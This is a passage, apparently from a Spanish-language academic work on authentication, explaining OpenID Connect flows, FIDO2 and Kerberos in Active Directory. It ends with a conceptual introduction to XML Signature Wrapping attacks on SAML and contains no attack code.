Este protocolo es comúnmente utilizado por **redes sociales**, ya que permite a los desarrolladores usarlas como proveedores de identidad. Con *OpenID Connect*, una aplicación primero envía una solicitud a un proveedor de identidad, este autentica al usuario y, después de una verificación exitosa, le solicita que otorgue, a la aplicación que inició la solicitud, acceso a los datos. Una vez que el usuario acepta compartir los datos, el proveedor de identidad genera un token llamado *id_token*, que contiene información de la identidad del usuario, y lo devuelve a la aplicación.

En resumen, *OpenID Connect* es una capa de identidad construida sobre *OAuth 2.0* que proporciona autentificación federada para aplicaciones web, ofreciendo una forma segura y

sencilla de integrar la autentificación de terceros en aplicaciones, lo que facilita el proceso de inicio de sesión para los usuarios y mejora la seguridad general de los sistemas.



Ilustración 16: Flujo protocolo OpenID Connect

OIDC, a diferencia de *OAuth 2.0*, permite a las aplicaciones web autenticar a los usuarios de manera segura y obtener información sobre su identidad, además de acceder a recursos protegidos en su nombre y permitir a cualquier entidad desempeñar el rol de proveedor de identidad.

El protocolo sigue una serie de pasos que involucran la autentificación del usuario por parte de un proveedor *OpenID*, la generación de tokens de identidad y acceso, y la comunicación entre el cliente y el proveedor para intercambiar información relevante. El proceso general de OIDC es el siguiente:

- **Acceso vía Web**: El proceso comienza cuando un usuario ingresa a una página web o aplicación a través de su navegador.
- **Inicio de Sesión**: El usuario decide iniciar sesión en la aplicación y proporciona sus credenciales de acceso (nombre de usuario y contraseña).
- **Solicitud al Proveedor OpenID**: La aplicación envía una solicitud al proveedor *OpenID* para autenticar al usuario y obtener información de su identidad.
- **autentificación y Autorización**: El proveedor *OpenID* verifica las credenciales y, si son válidas, solicita y obtiene la autorización del usuario para compartir su información de identidad con el cliente.
- **Emisión de Tokens**: Una vez que el usuario ha sido autenticado y ha otorgado su consentimiento, el proveedor *OpenID* genera un token de identidad (*id_token)*, que contiene información sobre la identidad del usuario, y posiblemente un token de acceso (*access_token*), que permitirá al cliente acceder a recursos protegidos en nombre del usuario.

- **Uso de Tokens**: El cliente puede decidir enviar el token de acceso al dispositivo del usuario, útil si necesita acceder a servicios o recursos adicionales, como APIs.
- **Información del Usuario**: Si el cliente necesita información adicional sobre el usuario, puede utilizar un punto de acceso específico (*UserInfo*) para solicitar atributos como el nombre, dirección de correo electrónico, etcétera.

Flujos del protocolo OpenID Connect

Al igual que *OAuth 2.0*, *OIDC* ofrece varios tipos de concesiones de autorización, elementos fundamentales que definen cómo los usuarios y las aplicaciones interactúan durante el proceso de autentificación, para permitir la obtención de tokens en nombre de un usuario autenticado.

En este estándar se pueden seguir tres caminos: flujo de código de autorización, flujo implícito y flujo híbrido; dos de los cuales ya se han explicado con anterioridad, aunque se introducen ciertas variaciones, por la diferencia principal de los protocolos, y es que a pesar de que los flujos a alto nivel son similares, un flujo de *OpenID Connect* resulta en un token de identificación además de cualquier token de acceso o de actualización.

Flujo de código de autorización

En el flujo de código de autorización, muy parecido al de OAuth 2.0, los pasos para obtener un token de acceso y un token id, son los siguientes:

- **Solicitud de autentificación**: El cliente prepara una solicitud de autentificación *OpenID* (*https://server.example.com/authorize?response_type=code&scope=open_id_profile_email&client_id=12345&state=5555&redirect_uri=https://client.example.org/cb*), que esencialmente es una solicitud de autorización de *OAuth 2.0* para acceder a la identidad del usuario, la cual contiene los parámetros deseados, indicando el valor *'openid'* en el parámetro de alcance (*scope*), ya que es el valor necesario si se quiere iniciar el flujo de autorización openid.
- **Envío de Solicitud**: El cliente envía la solicitud al servidor de autorización, que valida todos los parámetros de *OAuth 2.0* según la especificación, y valida que exista un parámetro de alcance con al menos el valor *'openid'*.
- **Inicio de Sesión del Usuario**: Si la solicitud es válida, el servidor de autorización intenta autenticar al usuario final, aunque existen casos en donde el servidor de autorización no debe intentarlo. Si el usuario aún no está autenticado o si está autenticado, pero se envía el parámetro opcional *'prompt'*, que indica una nueva autentificación y consentimiento, con el valor *'login'* en la solicitud, el servidor de autorización debe seguir el proceso. Sin embargo, si se envía *'prompt'* con el valor *'none'* se debe generar un error.
- **Consentimiento**: Después de autenticar al usuario final, el servidor de autorización, a través de un diálogo interactivo, obtiene su decisión en cuanto a otorgar el acceso.
- **Redirección al Cliente**: Una vez se permite el acceso, el servidor de autorización redirige al usuario de vuelta al cliente con un código de autorización *(code)*.

- **Envío del Código de Autorización**: El cliente enviará ese código de autorización al punto de acceso del token mediante una petición *POST* *(grant_type=authorization_code&code=ABCDE&redirect_uri=https://client.example.org/cb)*, y solicitará el token id, el token de acceso y, opcionalmente, el token de actualización.
- **Validación de la Solicitud**: El servidor de autorización valida la solicitud de token y envía una respuesta al cliente con dicha información: *({'access_token': '1111', 'token_type': 'Bearer', 'refresh_toke n': '2222', 'expires_in': 3600, 'id_token': '3333'})*.
- **Identidad del Usuario**: Finalmente, el cliente verifica el *id_token* y obtiene la identidad del usuario.



Ilustración 17: Flujo de código de autorización en OpenID Connect

Flujo implícito

En el flujo implícito, los tokens son emitidos en el punto de acceso, o *endpoint*, de autorización, no en el de token. Como se pudo ver al explicar este mismo flujo en *OAuth 2.0*, no se genera un código de autorización, solo se generan tokens, que se obtienen de la siguiente forma:

- **Solicitud de autentificación**: El cliente prepara una solicitud de autentificación *OpenID* (*https://server.example.com/authorize?response_type=id_token token&client_id=12*345&redirect_uri=https://client.example.org/cb&scope=openid profile&state=5555&*nonce=hjhjhj*), y la envía al servidor de autorización.
- **Inicio de Sesión del Usuario**: El servidor de autorización autentica al usuario final, y obtiene el consentimiento de acceso a recursos por parte del usuario, redirigiéndolo de vuelta al cliente con un token de identidad y, si se solicita, un token de acceso.
- **Identidad del Usuario**: El cliente valida el *id_token* y obtiene la identidad del usuario.

Como se puede apreciar este flujo destaca por su sencillez, aunque se incluyen algunos parámetros y valores extra en la primera petición, como *'nonce'*, utilizado para asociar una sesión de cliente con un token id y mitigar ataques de repetición. Además, se añaden los valores *id_token* y *token* en *response_type*, para indicar que se solicita un token de identidad y un token de acceso.



Ilustración 18: Flujo implícito en OpenID Connect

Flujo híbrido

El flujo híbrido combina elementos de los dos anteriores, al generar un código en el punto de acceso de autorización y obtener tanto el *token id* como el *token de acceso* según sea necesario, útil cuando se requiere que las aplicaciones reciban tokens separados para el *front-end* y el *back-end*. De esta forma, se puede recibir un token para el acceso inmediato a información relacionada con el usuario, mientras se mantiene el acceso de forma segura a otros tokens. El flujo de operación sería el siguiente:

- **Inicio de Sesión del Usuario**: El usuario inicia el proceso haciendo clic en 'Iniciar sesión' dentro de la aplicación.
- **Redirección al Servidor**: La aplicación redirige al usuario hacia el servidor de autorización, usando el punto de acceso *'/authorize*'. En esta redirección se incluyen los parámetros *'response_type'*, para indicar el tipo de token solicitado, y *'response_mode'* establecido al valor *'form_post'*, para la seguridad en la respuesta.
- **autentificación del Usuario**: El usuario se autentica utilizando una de las opciones de inicio de sesión configuradas y da su consentimiento en cuanto al acceso a recursos.
- **Redirección al Cliente**: Después de autenticarse, el servidor de autorización redirige al usuario de regreso a la aplicación. En este punto, se proporciona un código de autorización, válido para un solo uso y, un token id, un token de acceso o ambos.

- **Envío de Solicitud**: La aplicación envía el código de autorización, su id de cliente y el material de autentificación, la clave secreta de cliente o una clave privada *JWT*, al punto de acceso *'/token'* del servidor.
- **Verificación de la Aplicación**: El servidor de autorización verifica la validez del código de autorización, el id de cliente y la identidad de la aplicación.
- **Segundo Token ID y Token de Acceso**: Si la verificación es exitosa, el servidor de autorización responde proporcionando un segundo token id y un token de acceso, y en algunos casos, un token de actualización.
- **Llamadas a la API**: La aplicación ahora sí puede utilizar el token de acceso para realizar llamadas a una API y acceder a información del usuario.



Ilustración 19: Flujo híbrido en OpenID Connect

Fast Identity Online 2

La *FIDO Alliance*, una organización sin ánimo de lucro que reúne a empresas líderes en tecnología, proveedores de servicios, instituciones financieras y otros actores de la industria con el objetivo de desarrollar y promover estándares abiertos para mejorar la autentificación y la seguridad en línea, ha publicado tres conjuntos de especificaciones que juntas se conocen como *Fast Identity Online 2* o *FIDO2*:

- ***FIDO Universal Second Factor* (*FIDO U2F*)**: permite agregar un segundo factor a la autentificación por medio del uso de dispositivos físicos como llaves de seguridad USB.
- ***FIDO Universal Authentication Framework* (*FIDO UAF*)**: permite una autentificación más avanzada y conveniente al utilizar métodos biométricos -como huellas dactilares o reconocimiento facial-, mejorando la seguridad y la experiencia del usuario al eliminar

la necesidad de recordar contraseñas. Con *FIDO UAF* también se pueden combinar múltiples mecanismos de autentificación, como huellas dactilares más PIN.

- ***Client to Authenticator Protocols* (*CTAP*)**: Estos protocolos, que complementan la especificación de *autentificación Web (WebAuthn)* del W3C, permiten la comunicación segura entre el cliente (navegador web) y los autentificadores (llaves de seguridad).

FIDO2 es un estándar que utiliza la criptografía de clave pública para garantizar un sistema de autentificación seguro y conveniente, eliminando la necesidad de contraseñas tradicionales cuyo uso introduce amenazas como *phishing* y ataques de fuerza bruta. Con la implementación de este estándar se opta por emplear una clave privada y una clave pública para validar la identidad de cada usuario.



Ilustración 20: Esquema de Fast Identity Online 2

Antes a utilizar la autentificación *Fast Identity Online 2*, se debe completar el registro en servicios compatibles y ya hay grandes plataformas como Apple, Google y Microsoft que respaldan FIDO, aunque no son su única fuerza impulsora. La *FIDO Alliance* colabora con cientos de empresas en todo el mundo para hacer que la autentificación más simple y sólida, sea una realidad. Como primer paso, debemos configurar su uso siguiendo estas indicaciones:

- **Registro**: completar el correspondiente formulario de registro en el servicio que permita esta opción y seleccionar un autentificador.
- **Generación de Claves**: una vez se produzca el registro, el servicio generará un par de claves de autentificación -clave privada y clave pública-.

- **Almacenamiento en Dispositivo**: El autentificador enviará la clave pública al servicio, mientras que la clave privada que contiene información sensible permanecerá en el dispositivo.
- **Comunicación**: Una vez habilitada esta opción de comunicación segura, las claves configuradas se almacenan permanentemente para autentificaciones futuras.

Al completar la configuración, la próxima vez que se inicie sesión en uno de los servicios que admiten el estándar *FIDO2*, simplemente se le proporciona el nombre de usuario y correo electrónico al servicio, que presentará un desafío criptográfico y usando el autentificador *FIDO2* se firmará para que el servidor del servicio lo verifique y otorgue el acceso.

Es importante recordar que, en este proceso de inicio de sesión seguro en la web, no se intercambian secretos con los servidores. La pieza crucial de información, que es la clave de seguridad *FIDO2*, siempre permanece en el dispositivo.



Ilustración 21: Proceso de registro mediante FIDO2

Directorio Activo

Active Directory (AD) es un servicio de directorio desarrollado por Microsoft, que desempeña un papel fundamental en la gestión de identidades y en la administración de recursos en entornos de redes basados en Windows. Principalmente, proporciona una plataforma centralizada para organizar y gestionar usuarios, equipos, grupos y otros objetos, facilitando la administración y el control de la infraestructura de red.

Active Directory es una base de datos jerárquica, utilizada para organizar y gestionar los elementos indicados antes en un entorno de red de equipos Windows. Se organiza mediante dominios, árboles y bosques que permiten una gestión escalable y flexible de los recursos y las identidades. Por la estructura organizativa y centralizada que proporciona, se ha convertido, desde hace muchos años, en una herramienta esencial para administrar y asegurar eficientemente la red de una organización.

En este contexto de *Active Directory*, la autentificación es el acto de comprobar la identidad de un determinado objeto ante una aplicación, servicio o recurso de red. Por lo general, la identidad se demuestra mediante una operación criptográfica que utiliza ya sea una clave que solo el objeto conoce, como en el caso de la criptografía de clave pública, o una clave compartida.

La autentificación abarca desde un simple inicio de sesión, que identifica a los objetos en función de una contraseña, hasta mecanismos de seguridad más eficaces que empleen tokens, certificados de clave pública o biometría.

Dentro de los protocolos y mecanismos que se implementan en Windows, nos encontramos con *NTLM* y *Kerberos*, que veremos en detalle para comprender los pasos que se siguen al validar el intento de autentificación en sistemas que los empleen.

El protocolo *NTLM* presenta una superficie de ataque que merece especial atención debido a las vulnerabilidades intrínsecas del protocolo, así como la falta de soporte nativo para la autentificación multifactor y otras debilidades que agravan aún más los riesgos asociados con su uso en entornos modernos, por lo que este documento se va a centrar sólo en Kerberos.

Kerberos

Kerberos es un protocolo de autentificación muy utilizado, cuyo principal objetivo es verificar de manera segura la identidad de los usuarios, no abordando la autorización, es decir, no participa en la toma de decisiones sobre qué recursos o servicios pueden ser accedidos por ese usuario una vez que se ha autenticado con éxito. La autorización, por lo general, se implementa por separado en el sistema, ya sea a través de permisos y políticas de acceso configuradas en servidores y aplicaciones o mediante otros sistemas de gestión.

Kerberos hace uso tanto de *UDP* como de *TCP* para transmitir la información. Este protocolo establece la confianza con el usuario mediante mecanismos seguros de emisión y validación de tickets, construyendo su base sobre estos tres elementos:

- **Cliente**: Es el usuario que desea acceder a un servicio.
- **Servidor de Aplicaciones**: Ofrece el servicio al que el usuario quiere acceder.
- **KDC (Key Distribution Center)**: Se corresponde con el componente central de Kerberos, el cual distribuye los tickets a los clientes. El *KDC* consta del AS (*Authentication Service*), que emite Tickets *Granting Tickets* (TGT), y del *Ticket Granting Service*, que emite Tickets *Granting Services* (TGS) para acceder a servicios específicos.

Además de estos, en el proceso de autentificación desempeñan un rol esencial las **claves de cifrado**, que garantizan la seguridad de las comunicaciones y los **tipos de tickets**, que se entregan a los usuarios autenticados para permitirles realizar acciones dentro del dominio:

- **Claves de Cifrado**:
  - Clave del KDC o krbtgt: Derivada del hash *NTLM* de la cuenta krbtgt.
  - Clave de Usuario: Derivada del hash *NTLM* del propio usuario.
  - Clave de Servicio: Derivada del hash *NTLM* del propietario del servicio (puede ser una cuenta de usuario o de servidor).
  - Clave de Sesión: Negociada entre el cliente y el *KDC*.
  - Clave de Sesión de Servicio: Negociada para su uso entre el cliente y el servidor de aplicaciones.
- **Tickets**:
  - TGT (Ticket Granting Ticket): Es el ticket que se presenta ante el *Ticket Granting Server* para obtener los *TGS*, ticket que se cifra con la clave del *KDC*.
  - TGS (Ticket Granting Service): Es el ticket que se presenta a los servicios para obtener acceso, el cual se encuentra cifrado con la propia clave del servicio.

A continuación, se incluyen los pasos que forman el proceso de autentificación en Kerberos:

- **KRB_AS_REQ (Solicitud de Autentificación):** El proceso comienza cuando un usuario, que no tiene ningún ticket, desea autenticarse, por lo que envía un mensaje tipo KRB_AS_REQ al KDC solicitando un ticket TGT. Dentro de este mensaje se introduce un timestamp cifrado con la clave del cliente (necesario si se requiere preautentificación), el nombre del usuario, el Service Principal Name (SPN) asociado a la cuenta krbtgt, que es el identificador único de una instancia de servicio relacionada con la cuenta de inicio de sesión, y un nonce para prevenir ataques de repetición.
- **KRB_AS_REP (Respuesta de Autentificación)**: El KDC recibe la solicitud y verifica la identidad del usuario mediante el timestamp. Si el mensaje es correcto, el KDC responde con un mensaje KRB_AS_REP, que contiene información como el nombre de usuario, el TGT, la clave de sesión, la fecha de expiración del TGT, un Privilege Attribute Certificate (PAC) que es una estructura que incluye los privilegios del usuario firmados por el KDC y otros datos cifrados con la clave del usuario.
- **KRB_TGS_REQ (Solicitud de Ticket de Servicio):** Con el TGT en su posesión, el usuario puede solicitar un Ticket de Servicio (TGS) enviando un mensaje KRB_TGS_REQ al KDC, que contiene datos cifrados con la clave de sesión, como el nombre de usuario, un timestamp, el TGT, el SPN del servicio solicitado y un nonce generado por el usuario.

- **KRB_TGS_REP (Respuesta de Ticket de Servicio)**: El KDC recibe la solicitud y responde con un mensaje KRB_TGS_REP, que incluye el nombre de usuario, el TGS con la clave de sesión del servicio, la fecha de expiración del TGS, un PAC con los privilegios del usuario firmados por el KDC y otros datos cifrados con la clave de sesión.
- **KRB_AP_REQ (Solicitud de Autentificación a la Aplicación):** Finalmente, con el TGS, el usuario puede acceder al servicio. Para hacerlo, envía un mensaje KRB_AP_REQ al servidor de aplicaciones (AP) incluyendo el TGS y datos cifrados con la clave de sesión del servicio, como el nombre de usuario y un timestamp.



Ilustración 22: Autentificación en Kerberos

Escenarios de ataques

Aquí también se diferenciará entre los ataques dirigidos a protocolos de autentificación en Internet como a Directorio Activo (Kerberos).

Autentificación en Internet

Los siguientes escenarios de ataque se van a agrupar por protocolo. Siempre pueden surgir nuevas formas de atacar a estos protocolos, aquí se tratarán de explicar las más comunes.

Security Assertion Markup Language

Si la implementación de este protocolo presenta fallos o desviaciones, se abren brechas significativas en la seguridad, dando lugar a ataques que comprometen la autentificación y la autorización.

XML Signature Wrapping (XSW)

La validación de las firmas digitales, contenidas en los documentos XML, es esencial para asegurarse que la información no ha sido alterada y proviene de un origen confiable. Sin

embargo, en ciertas situaciones, las implementaciones incorrectas de esta validación pueden dar lugar a ataques de manipulación de firmas XML o XSW.

El proceso normal de procesamiento de documentos XML firmados implica dos etapas fundamentales: uno la **validación de la firma** y dos la **invocación de funciones de lógica** empresarial basadas en el contenido del documento. El aspecto importante aquí es que estas etapas suelen realizarse por módulos independientes dentro de una aplicación.

En el caso de los ataques *XSW*, el atacante se aprovecha de discrepancias entre la manera en que estos dos módulos procesan los datos del documento. El ataque se lleva a cabo mediante la inserción de elementos falsificados en el documento XML, que se agregan de tal manera que no invalidan la firma digital existente, es decir, la firma sigue siendo técnicamente válida lo que engaña a la validación de firmas.

